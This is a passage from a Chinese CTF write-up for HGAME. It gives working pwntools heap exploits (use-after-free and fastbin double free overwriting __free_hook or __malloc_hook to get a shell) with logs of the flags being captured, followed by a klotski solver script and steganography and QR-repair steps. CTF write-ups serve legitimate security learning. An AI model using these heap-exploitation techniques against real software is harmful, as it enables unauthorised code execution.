            res = bytes.fromhex(hex(m)[2:])
            if res.isascii():
                print(res)
        except:
            pass
# b'hgame{Ad1eman_Mand3r_Mi11er_M3th0d}'
```

Pwn

Elden Ring Ⅱ

堆的uaf，不怎么会。

参考链接：[Hgame-2023(前三周pwn题解)]()

和Hgame-2023 week2的 editablenote差不多，直接用exp就能跑（

```
from pwn import *

context(os = 'linux', arch = 'amd64', log_level = 'debug')
libc=ELF('./libc.so.6')
p = remote('106.14.57.14',30261)

def add(leng,color):
    p.sendlineafter(b'>',b'1')
    p.sendlineafter(b'Index:',str(leng).encode())
    p.sendlineafter(b'Size:',str(color).encode())

def delete(id1):
    p.sendlineafter(b'>',b'2')
    p.sendlineafter(b'Index:',str(id1).encode())

def show(id1):
    p.sendlineafter(b'>',b'4')
    p.sendlineafter(b'Index:',str(id1).encode())

def edit(id1,name):
    p.sendlineafter(b'>',b'3')
    p.sendlineafter(b'Index:',str(id1).encode())
    p.sendafter(b'Content:',name)

def pwn():
    for i in range(8):
        add(i,0x80)
    for i in range(7):
        delete(i)

    add(8,0x20)
    delete(7)
    show(7)
    libc_base=u64(p.recvuntil(b'\x7f')[-6:].ljust(8,b'\x00'))-0x1ecbe0
    __free_hook=libc_base+libc.sym["__free_hook"]
    system_addr=libc_base+libc.sym["system"]
    print("libc_base-->"+hex(libc_base))

    add(9,0x20)
    delete(9)
    delete(8)
    edit(8,p64(__free_hook))
    add(10,0x20)
    add(11,0x20)
    edit(11,p64(system_addr))
    edit(10,'/bin/sh\x00')
    delete(10)
    p.interactive()

pwn()
```

```
    b'lib32\n'
    b'lib64\n'
    b'libc.so.6\n'
    b'libexec\n'
    b'libx32\n'
    b'vuln\n'
bin
dev
flag
ld-linux-x86-64.so.2
lib
lib32
lib64
libc.so.6
libexec
libx32
vuln
$ cat flag
[DEBUG] Sent 0x9 bytes:
    b'cat flag\n'
[DEBUG] Received 0x30 bytes:
    b'hgame{1698b6510615301a86892e268fc6d05f3a49f861}\n'
hgame{1698b6510615301a86892e268fc6d05f3a49f861}
$
```

fastnote

fastbin double free

参考链接：[HGAME 2023 new_fast_note]

也是拿里面的脚本改一下即可

exp

```python
from pwn import *

context(os = 'linux', arch = 'amd64', log_level = 'debug')
p = remote('106.14.57.14',30208)
libc = ELF("./libc-2.31.so")

def add(idx,size,data):
    p.recvuntil(b'Your choice:')
    p.sendline(b'1')
    p.recvuntil(b'Index: ')
    p.sendline(str(idx).encode())
    p.recvuntil(b'Size: ')
    p.sendline(str(size).encode())
    p.recvuntil(b'Content: ')
    p.send(data)
def free(idx):
    p.recvuntil(b'Your choice:')
    p.sendline(b'3')
    p.recvuntil(b'Index: ')
    p.sendline(str(idx).encode())
def show(idx):
    p.recvuntil(b'Your choice:')
    p.sendline(b'2')
    p.recvuntil(b'Index: ')
    p.sendline(str(idx).encode())
```

```python
for i in range(9):
    add(i,0x80,b'1')
for i in range(8):
    free(i)
show(7)
libc_base = u64(p.recv(6).ljust(8,b'\x00')) - 0x1ecb80 - 96
print(hex(libc_base))
add(0,0x20,b'aaaaaaaa')
add(1,0x20,b'aaaaaaaa')
free(0)
free(1)
show(1)
heap_base = u64(p.recv(6).ljust(8,b'\x00')) - 0x3f0
print(hex(heap_base))
for i in range(2,11):
    add(i,0x20,b'a' * 0x10)
for i in range(2,11):
    free(i)
free(9)

for i in range(7):
    add(0,0x20,b'a')
free_hook = libc_base + libc.sym['__free_hook']
sys_addr = libc_base + libc.sym['system']
add(1,0x20,p64(free_hook))
add(2,0x20,p64(sys_addr))
add(2,0x20,p64(sys_addr))
add(2,0x20,p64(sys_addr))
add(3,0x40,b'/bin/sh\x00')
free(3)

p.interactive()
```

```
    b'ld-2.31.so\n'
    b'lib\n'
    b'lib32\n'
    b'lib64\n'
    b'libc-2.31.so\n'
    b'libx32\n'
    b'vuln\n'
bin
dev
flag
ld-2.31.so
lib
lib32
lib64
libc-2.31.so
libx32
vuln
$ cat flag
[DEBUG] Sent 0x9 bytes:
    b'cat flag\n'
[DEBUG] Received 0x30 bytes:
    b'hgame{579849cd4a5f24e05b22e201ca57f3126132e1cf}\n'
hgame{579849cd4a5f24e05b22e201ca57f3126132e1cf}
$ a
```

old_fastnote

参考链接：Hgame-2023(前三周pwn题解)

这次是`libc-2.23.so`

exp:

```
from pwn import *

context(os = 'linux', arch = 'amd64', log_level = 'debug')
p = remote('106.14.57.14',30350)
libc = ELF("./libc-2.23.so")

def add(idx,size,data):
    p.recvuntil(b'Your choice:')
    p.sendline(b'1')
    p.recvuntil(b'Index: ')
    p.sendline(str(idx).encode())
    p.recvuntil(b'Size: ')
    p.sendline(str(size).encode())
    p.recvuntil(b'Content: ')
    p.send(data)
def free(idx):
    p.recvuntil(b'Your choice:')
    p.sendline(b'3')
    p.recvuntil(b'Index: ')
    p.sendline(str(idx).encode())
def show(idx):
    p.recvuntil(b'Your choice:')
    p.sendline(b'2')
    p.recvuntil(b'Index: ')
    p.sendline(str(idx).encode())


add(0,0x80,'a')
add(1,0x60,'b')
add(2,0x60,'c')
add(3,0x20,'d')

free(0)
show(0)
libc_base=u64(p.recvuntil(b'\x7f')[-6:].ljust(8,b'\x00'))-0x58-0x10-
libc.sym["__malloc_hook"]
__malloc_hook=libc_base+libc.sym["__malloc_hook"]
realloc=libc_base+libc.sym["__libc_realloc"]
print("libc_base-->"+hex(libc_base))

one_gadget=[0x45226,0x4527a,0xf03a4,0xf1247]
for i in range(4):
    one_gadget[i]+=libc_base

free(1)
free(2)
free(1)
```

```
add(4,0x60,p64(__malloc_hook-0x23))
add(5,0x60,'a')
add(6,0x60,'b')
payload=b'\x00'*0xb+p64(one_gadget[3])+p64(realloc+6)
add(7,0x60,payload)

p.sendlineafter("Your choice:",'1')
p.sendlineafter("Index: ",'8')
p.sendlineafter("Size: ","0x55")

p.interactive()
```

Misc

ek1ng_want_girlfriend

用Wireshark从HTTP流量中提取出文件，得到一个jpg图片，图片底部有flag。

我要成为华容道高手

在github上找到了一个解决华容道的js代码

参考链接：华容道

用js代码写一个爬虫，接收棋盘字符串，解决后再发送过去。

js稀烂，写的是屎山代码，用递归来解决新的`layout`。

nodejs运行，即可得到flag。

```
/**
 *
 *
 * 0 空位
 * 1 实体
 * 2 单兵
 * 3 竖行
 * 4 横行
 * 5 BOSS
 */

 /**
  * 交换数组的中元素，如果数字是两个数字，则交换 arr[i] 和 arr[j]
  * 如果参数是两个数组，需要保证两数组长度相等，将数组中所有 index 依次替换
  * @param {Number | Array} i
  * @param {Number | Array} j
  */
Array.prototype.swap = function (i, j) {
    if (typeof i === 'number' && typeof j === 'number') {
        let tmp = this[i];
        this[i] = this[j];
        this[j] = tmp;
    } else if (i.length === j.length) {
        i.forEach((_, k) => {
            let tmp = this[i[k]];
            this[i[k]] = this[j[k]];
            this[j[k]] = tmp;
        });
    }
    return this;
}

/**
 * pos 位置的棋子向上移动，返回移动后的棋盘状态
 * @param {string} state 棋盘状态
 * @param {number} pos 位置
 */
let moveUp = (state, pos) => {
    if (state[pos] === '2') return state[pos - 4] === '0' &&
        state.split('').swap(pos, pos - 4).join('');
    else if (state[pos] === '3') return state[pos - 4] === '0' &&
        state.split('').swap([pos, pos + 4], [pos - 4, pos]).join('');
    else if (state[pos] === '4') return state[pos - 4] === '0' && state[pos - 3]
=== '0' &&
        state.split('').swap([pos, pos + 1], [pos - 4, pos - 3]).join('');
    else if (state[pos] === '5') return state[pos - 4] === '0' && state[pos - 3]
=== '0' &&
        state.split('').swap([pos, pos + 1, pos + 4, pos + 5], [pos - 4, pos -
3, pos, pos + 1]).join('');
    return false;
```

```
}

/**
 * pos 位置的棋子向下移动，返回移动后的棋盘状态
 * @param {string} state 棋盘状态
 * @param {number} pos 位置
 */
let moveDown = (state, pos) => {
    if (state[pos] === '2') return state[pos + 4] === '0' &&
        state.split('').swap(pos, pos + 4).join('');
    else if (state[pos] === '3') return state[pos + 8] === '0' &&
        state.split('').swap([pos + 4, pos], [pos + 8, pos + 4]).join('');
    else if (state[pos] === '4') return state[pos + 4] === '0' && state[pos + 5]
=== '0' &&
        state.split('').swap([pos, pos + 1], [pos + 4, pos + 5]).join('');
    else if (state[pos] === '5') return state[pos + 8] === '0' && state[pos + 9]
=== '0' &&
        state.split('').swap([pos + 4, pos + 5, pos, pos + 1], [pos + 8, pos +
9, pos + 4, pos + 5]).join('');
    return false;
}

/**
 * pos 位置的棋子向左移动，返回移动后的棋盘状态
 * @param {string} state 棋盘状态
 * @param {number} pos 位置
 */
let moveLeft = (state, pos) => {
    if (state[pos] === '2') return state[pos - 1] === '0' && pos % 4 &&
        state.split('').swap(pos, pos - 1).join('');
    else if (state[pos] === '3') return state[pos - 1] === '0' && state[pos + 3]
=== '0' && pos % 4 &&
        state.split('').swap([pos, pos + 4], [pos - 1, pos + 3]).join('');
    else if (state[pos] === '4') return state[pos - 1] === '0' && pos % 4 &&
        state.split('').swap([pos, pos + 1], [pos - 1, pos]).join('');
    else if (state[pos] === '5') return state[pos - 1] === '0' && state[pos + 3]
=== '0' && pos % 4 &&
        state.split('').swap([pos, pos + 4, pos + 1, pos + 5], [pos - 1, pos +
3, pos, pos + 4]).join('');
    return false;
}

/**
 * pos 位置的棋子向右移动，返回移动后的棋盘状态
 * @param {string} state 棋盘状态
 * @param {number} pos 位置
 */
let moveRight = (state, pos) => {
    if (state[pos] === '2') return state[pos + 1] === '0' && (pos + 1) % 4 &&
        state.split('').swap(pos, pos + 1).join('');
    else if (state[pos] === '3') return state[pos + 1] === '0' && state[pos + 5]
=== '0' && (pos + 1) % 4 &&
        state.split('').swap([pos, pos + 4], [pos + 1, pos + 5]).join('');
    else if (state[pos] === '4') return state[pos + 2] === '0' && (pos + 2) % 4
&&
```

```
            state.split('').swap([pos + 1, pos], [pos + 2, pos + 1]).join('');
        else if (state[pos] === '5') return state[pos + 2] === '0' && state[pos + 6]
=== '0' && (pos + 2) % 4 &&
            state.split('').swap([pos + 1, pos + 5, pos, pos + 4], [pos + 2, pos +
6, pos + 1, pos + 5]).join('');
        return false;
    }

    /**
     * 使用 Array 实现的队列，本以为 Array 做队列可能会影响性能，
     * 实际尝试发现没啥影响，主要是由于棋盘状态数太少了，一般不到十万
     */
    class Queue extends Array {
        constructor(size) {
            super();
            this.front = this.tail = 0;
            this.fullFlag = false;
            this.size = size || 1048576;
        }

        push (data) {
            if (this.fullFlag)
                throw new Error('Can not push a value into a full queue!');
            this[this.tail++] = data;
            this.tail === this.size && (this.tail = 0);
            this.tail === this.front && (this.fullFlag = true);
            return 1;
        }

        shift () {
            if (this.front === this.tail && !this.fullFlag)
                throw new Error('Can not shift a value from a empty queue!');
            let ret = this[this.front++];
            this.front === this.size && (this.front = 0)
            this.fullFlag && (this.fullFlag = false);
            return ret;
        }

        empty () {
            return !this.fullFlag && this.front === this.tail;
        }
    }

    /**
     * pos 位置的棋子向右移动，返回移动后的棋盘状态
     * @param {string} state 棋盘状态
     * @param {number} pos 位置
     */
    let getSolve = function (state) {
        let que = [state], vst = {[state]: 1}, result = [];
        while(que.length) {
            let cur = que.shift(), res = false;

            if (cur[13] === '5') {
                for(; cur !== 1; cur = vst[cur])
```

```
                result.push(cur);
            result.pop();
            break;
        }

        for(let i = 0; i < cur.length; i++) {
            (res = moveUp(cur, i)) && !vst[res] && que.push(res) && (vst[res] =
cur);
            (res = moveDown(cur, i)) && !vst[res] && que.push(res) && (vst[res]
= cur);
            (res = moveLeft(cur, i)) && !vst[res] && que.push(res) && (vst[res]
= cur);
            (res = moveRight(cur, i)) && !vst[res] && que.push(res) && (vst[res]
= cur);
        }
    }
    return result;
}
//console.log(getSolve('351311112412222220O2'));

// =====自己写的部分======
// 获取步数
let step = function(cur,result){
    let steped = {"position":0,"direction":0};
    for(let i = 0; i < cur.length; i++)
    {
        if(cur[i] == result[i])
        {
            //console.log(i);
            continue;
        }
        res = moveUp(cur, i);
        if(res == result){
            steped = {"position":i,"direction":1};
            break;
        }
        res = moveRight(cur, i);
        if(res == result){
            steped = {"position":i,"direction":2};
            break;
        }
        res = moveDown(cur, i);
        if(res == result){
            steped = {"position":i,"direction":3};
            break;
        }
        res = moveLeft(cur, i);
        if(res == result){
            steped = {"position":i,"direction":4};
            break;
        }
    }

    return steped;
}
```

```
// 递归解决问题
let Solve = function (layout,gameId){

    var res = getSolve(layout);
    var steps=[];
    while(res.length)
    {
      var result = res.pop();
      steps.push(step(layout,result));
      layout = result;
    }
    fetch('http://106.14.57.14:30674/api/submit/' +gameId, {
        method: 'POST',
        headers: {
          'Content-Type': 'application/json'
        },
        body: JSON.stringify(steps)
      }).then(function (res) {
        return res.json();
      }).then(function (data) {
        switch (data.status) {
            case "next":
                Solve(data.game_stage.layout,gameId);//如果是next就递归
                break;
            default:
                console.log(data);
                break;
        }
      });
}

// 游戏开始
fetch('http://106.14.57.14:30674/api/newgame')
    .then(function (res) {
        return res.json();
      }).then(function (data) {
          Solve(data.layout,data.gameId);
      });

/**
 *
 *
 * 0 空位
 * 1 实体
 * 2 单兵
 * 3 竖行
 * 4 横行
 * 5 BOSS
 */

 /**
  * 交换数组的中元素，如果数字是两个数字，则交换 arr[i] 和 arr[j]
  * 如果参数是两个数组，需要保证两数组长度相等，将数组中所有 index 依次替换
```


```
  * @param {Number | Array} i
  * @param {Number | Array} j
  */
Array.prototype.swap = function (i, j) {
    if (typeof i === 'number' && typeof j === 'number') {
        let tmp = this[i];
        this[i] = this[j];
        this[j] = tmp;
    } else if (i.length === j.length) {
        i.forEach((_, k) => {
            let tmp = this[i[k]];
            this[i[k]] = this[j[k]];
            this[j[k]] = tmp;
        });
    }
    return this;
}

/**
 * pos 位置的棋子向上移动，返回移动后的棋盘状态
 * @param {string} state 棋盘状态
 * @param {number} pos 位置
 */
let moveUp = (state, pos) => {
    if (state[pos] === '2') return state[pos - 4] === '0' &&
        state.split('').swap(pos, pos - 4).join('');
    else if (state[pos] === '3') return state[pos - 4] === '0' &&
        state.split('').swap([pos, pos + 4], [pos - 4, pos]).join('');
    else if (state[pos] === '4') return state[pos - 4] === '0' && state[pos - 3]
=== '0' &&
        state.split('').swap([pos, pos + 1], [pos - 4, pos - 3]).join('');
    else if (state[pos] === '5') return state[pos - 4] === '0' && state[pos - 3]
=== '0' &&
        state.split('').swap([pos, pos + 1, pos + 4, pos + 5], [pos - 4, pos -
3, pos, pos + 1]).join('');
    return false;
}

/**
 * pos 位置的棋子向下移动，返回移动后的棋盘状态
 * @param {string} state 棋盘状态
 * @param {number} pos 位置
 */
let moveDown = (state, pos) => {
    if (state[pos] === '2') return state[pos + 4] === '0' &&
        state.split('').swap(pos, pos + 4).join('');
    else if (state[pos] === '3') return state[pos + 8] === '0' &&
        state.split('').swap([pos + 4, pos], [pos + 8, pos + 4]).join('');
    else if (state[pos] === '4') return state[pos + 4] === '0' && state[pos + 5]
=== '0' &&
        state.split('').swap([pos, pos + 1], [pos + 4, pos + 5]).join('');
    else if (state[pos] === '5') return state[pos + 8] === '0' && state[pos + 9]
=== '0' &&
        state.split('').swap([pos + 4, pos + 5, pos, pos + 1], [pos + 8, pos +
9, pos + 4, pos + 5]).join('');
```

```
    return false;
}

/**
 * pos 位置的棋子向左移动，返回移动后的棋盘状态
 * @param {string} state 棋盘状态
 * @param {number} pos 位置
 */
let moveLeft = (state, pos) => {
    if (state[pos] === '2') return state[pos - 1] === '0' && pos % 4 &&
        state.split('').swap(pos, pos - 1).join('');
    else if (state[pos] === '3') return state[pos - 1] === '0' && state[pos + 3]
=== '0' && pos % 4 &&
        state.split('').swap([pos, pos + 4], [pos - 1, pos + 3]).join('');
    else if (state[pos] === '4') return state[pos - 1] === '0' && pos % 4 &&
        state.split('').swap([pos, pos + 1], [pos - 1, pos]).join('');
    else if (state[pos] === '5') return state[pos - 1] === '0' && state[pos + 3]
=== '0' && pos % 4 &&
        state.split('').swap([pos, pos + 4, pos + 1, pos + 5], [pos - 1, pos +
3, pos, pos + 4]).join('');
    return false;
}

/**
 * pos 位置的棋子向右移动，返回移动后的棋盘状态
 * @param {string} state 棋盘状态
 * @param {number} pos 位置
 */
let moveRight = (state, pos) => {
    if (state[pos] === '2') return state[pos + 1] === '0' && (pos + 1) % 4 &&
        state.split('').swap(pos, pos + 1).join('');
    else if (state[pos] === '3') return state[pos + 1] === '0' && state[pos + 5]
=== '0' && (pos + 1) % 4 &&
        state.split('').swap([pos, pos + 4], [pos + 1, pos + 5]).join('');
    else if (state[pos] === '4') return state[pos + 2] === '0' && (pos + 2) % 4
&&
        state.split('').swap([pos + 1, pos], [pos + 2, pos + 1]).join('');
    else if (state[pos] === '5') return state[pos + 2] === '0' && state[pos + 6]
=== '0' && (pos + 2) % 4 &&
        state.split('').swap([pos + 1, pos + 5, pos, pos + 4], [pos + 2, pos +
6, pos + 1, pos + 5]).join('');
    return false;
}

/**
 * 使用 Array 实现的队列，本以为 Array 做队列可能会影响性能，
 * 实际尝试发现没啥影响，主要是由于棋盘状态数太少了，一般不到十万
 */
class Queue extends Array {
    constructor(size) {
        super();
        this.front = this.tail = 0;
        this.fullFlag = false;
        this.size = size || 1048576;
    }
```

```
    push (data) {
        if (this.fullFlag)
            throw new Error('Can not push a value into a full queue!');
        this[this.tail++] = data;
        this.tail === this.size && (this.tail = 0);
        this.tail === this.front && (this.fullFlag = true);
        return 1;
    }

    shift () {
        if (this.front === this.tail && !this.fullFlag)
            throw new Error('Can not shift a value from a empty queue!');
        let ret = this[this.front++];
        this.front === this.size && (this.front = 0)
        this.fullFlag && (this.fullFlag = false);
        return ret;
    }

    empty () {
        return !this.fullFlag && this.front === this.tail;
    }
}

/**
 * pos 位置的棋子向右移动，返回移动后的棋盘状态
 * @param {string} state 棋盘状态
 * @param {number} pos 位置
 */
let getSolve = function (state) {
    let que = [state], vst = {[state]: 1}, result = [];
    while(que.length) {
        let cur = que.shift(), res = false;

        if (cur[13] === '5') {
            for(; cur !== 1; cur = vst[cur])
                result.push(cur);
            result.pop();
            break;
        }

        for(let i = 0; i < cur.length; i++) {
            (res = moveUp(cur, i)) && !vst[res] && que.push(res) && (vst[res] =
cur);
            (res = moveDown(cur, i)) && !vst[res] && que.push(res) && (vst[res]
= cur);
            (res = moveLeft(cur, i)) && !vst[res] && que.push(res) && (vst[res]
= cur);
            (res = moveRight(cur, i)) && !vst[res] && que.push(res) && (vst[res]
= cur);
        }
    }
    return result;
}
//console.log(getSolve('351311112412222220O2'));
```

```
// =====自己写的部分======
// 获取步数
let step = function(cur,result){
    let steped = {"position":0,"direction":0};
    for(let i = 0; i < cur.length; i++)
    {
        if(cur[i] == result[i])
        {
            //console.log(i);
            continue;
        }
        res = moveUp(cur, i);
        if(res == result){
            steped = {"position":i,"direction":1};
            break;
        }
        res = moveRight(cur, i);
        if(res == result){
            steped = {"position":i,"direction":2};
            break;
        }
        res = moveDown(cur, i);
        if(res == result){
            steped = {"position":i,"direction":3};
            break;
        }
        res = moveLeft(cur, i);
        if(res == result){
            steped = {"position":i,"direction":4};
            break;
        }
    }

    return steped;
}


// 递归解决问题
let Solve = function (layout,gameId){

    var res = getSolve(layout);
    var steps=[];
    while(res.length)
    {
      var result = res.pop();
      steps.push(step(layout,result));
      layout = result;
    }
    fetch('http://106.14.57.14:30674/api/submit/' +gameId, {
        method: 'POST',
        headers: {
          'Content-Type': 'application/json'
        },
        body: JSON.stringify(steps)
```

```
      }).then(function (res) {
        return res.json();
      }).then(function (data) {
        switch (data.status) {
            case "next":
                Solve(data.game_stage.layout,gameId);//如果是next就递归
                break;
            default:
                console.log(data);
                break;
        }
      });
}

// 游戏开始
fetch('http://106.14.57.14:30674/api/newgame')
    .then(function (res) {
        return res.json();
      }).then(function (data) {
          Solve(data.layout,data.gameId);
      });
```




ezWord

把`这是一个word文件.docx`改成`这是一个word文件.zip`，解压后可以找到一个`media`文件夹。

接着是盲水印，工具链接：[BlindWaterMark]

盲水印解出来可以得到压缩包密码为`T1hi3sI4sKey`。

解压得到一个`secret.txt`，搜第一行可以得到一个类似的题。



工具链接：[spam mimic]

解码后可以得到一串繁体字


```
籱籚籭籶籮籸籩籰籝籰籹籸籝籺籶籺籸籬籭籸籛籺籱籸籺籼籼籾籩籸籾籹籷
```

接着是ROT8000，在线网站：[ROT8000密码]


解码后即可得到flag。

龙之舞

audacity查看音频，调节一下采样率，可以看到key。




上下翻转一下，得到正确的key为 `5H8w1nlWCX3hQLG` 。



`deepsound` 解密音频，得到一个压缩包，压缩包里是一个gif图片。

观察gif，可以看到一闪而过的二维码，用 在线网站 提取出所有的帧数。

最后发现有4张图片有二维码的一部分，提取出来。




把二维码拼好。

用 qrazybox 解析二维码

之后修改`Format Info Pattern`，`Error Correction Level`为`L`，`Mask Pattern`为`4`，即可得到flag。

Format Info Pattern

Top Left



Error Correction Level: L M Q H

Mask Pattern : 0 1 2 3 4 5 6 7

Save Cancel

QR version : **2 (25x25)**
Error correction level : **L**
Mask pattern : **4**

Number of missing bytes (erasures) : **0 bytes (0.00%)**

Data blocks :
["01000001","10000110","10000110","01110110","00010110","11010110","01010111","10110110","0100011

----------Block 1----------
Reed-Solomon Block :
[65,134,134,118,22,214,87,182,71,38,22,115,6,229,243,23,53,246,67,70,230,51,22,230,119,208,236,17,236,17,

Final data bits :
0100000110000110100001100111011000010110110101100101011110110110010001110010011000010110011

[0100] [00011000]
[0110100001101100111011011000010110110110101101100101011011110110110110010001101110010011011
Mode Indicator : **8-bit Mode (0100)**
Character Count Indicator : **24**
Decoded data : **hgame{drag0n_1s_d4nc1ng}**

Final Decoded string : **hgame{drag0n_1s_d4nc1ng}**

```
hgame{drag0n_1s_d4nc1ng}
```